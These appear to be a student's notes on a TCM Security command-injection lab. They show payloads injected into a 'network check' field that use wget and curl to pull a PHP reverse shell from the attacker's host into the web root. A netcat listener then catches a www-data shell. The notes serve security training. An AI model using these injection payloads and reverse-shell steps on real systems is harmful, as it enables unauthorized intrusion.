
https://tcm-sec.com/

Target: https://google.com \n wget http://192.168.163.133:8080/test.txt

Website OK

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop/WebApp-Lab/labs

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ ls
assets    checks.php  dev.md              Dockerfile  index.php      init.php  set-permissions.sh
capstone  db.php      docker-compose.yml  includes    init_init.php  labs      user-content

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ sudo docker-compose up -d
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
[+] Building 0.0s (0/0)                                                          docker:default
[+] Running 3/3
 ✔ Container labs-peh-db-1          Started                                              0.0s
 ✔ Container labs-web-1             Started                                              0.0s
 ✔ Container labs-peh-capstone-db-1 Started                                              0.0s

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.18.0.4 - - [16/Jan/2025 14:35:51] code 404, message File not found
172.18.0.4 - - [16/Jan/2025 14:35:51] "HEAD /test.txt HTTP/1.1" 404 -
```

Notice that our server did not receive a get request, instead we have a head request.



Network check

https://tcm-sec.com \n wget 10.10.100.148:8080/rev.php

Target: https://tcm-sec.com \n wget 10.10.100.148:8080/test


https://tcm-sec.com && curl 10.10.100.141:8080/rev.php > /var/www/html/rev.php

The backslash n wont work anymore. Lets try the new way.

My question is how did he get to that result. Did he try it manually, did he use an automated tool to find that "&&" would work. Would there be other ways to do it? Why are we writing the file to that folder? is it because of firewall? could we write the file to another folder?......we can go back and further investigate.

Lets finish this lesson first.

It gets pretty easy after we know what is going to work.



Labs / Command Injection 0x02

Network check


https://tcm-sec.com/

Target: https://google.com/ && curl 192.168.163.133:8080/rev.php > /var/www/html/rev.php

Website OK

```
[+] Running 3/3
 ✔ Container labs-peh-capstone-db-1  Started
 ✔ Container labs-peh-db-1           Started
 ✔ Container labs-web-1              Started

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ ls
assets    checks.php  dev.md              Dockerfile  index.php      init.php  rev.php
capstone  db.php      docker-compose.yml  includes    init_init.php  labs      set-permissions.s

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/labs]
└─$ cd ..

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab]
└─$ ;s
s: command not found

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab]
└─$ ls
command_injection_02-lab  peh-web-labs.tar.gz            sql-injection2-lab        xss-challenge-Lab
labs                      sql-injection1-post_request  sql-injection-capstone

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab]
└─$ cd command_injection_02-lab

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/command_injection_02-lab]
└─$ ls

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/command_injection_02-lab]
└─$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [192.168.163.133] from (UNKNOWN) [172.18.0.4] 51946
Linux 9e0f26b27448 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 GN
 21:40:08 up 21 min,  0 users,  load average: 0.09, 0.09, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ 
```

After getting terminating the shell, the website gives the following message:



```
WARNING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 192.168.163.133:7777 ERROR: Shell process terminated
```

And that is it for this lesson.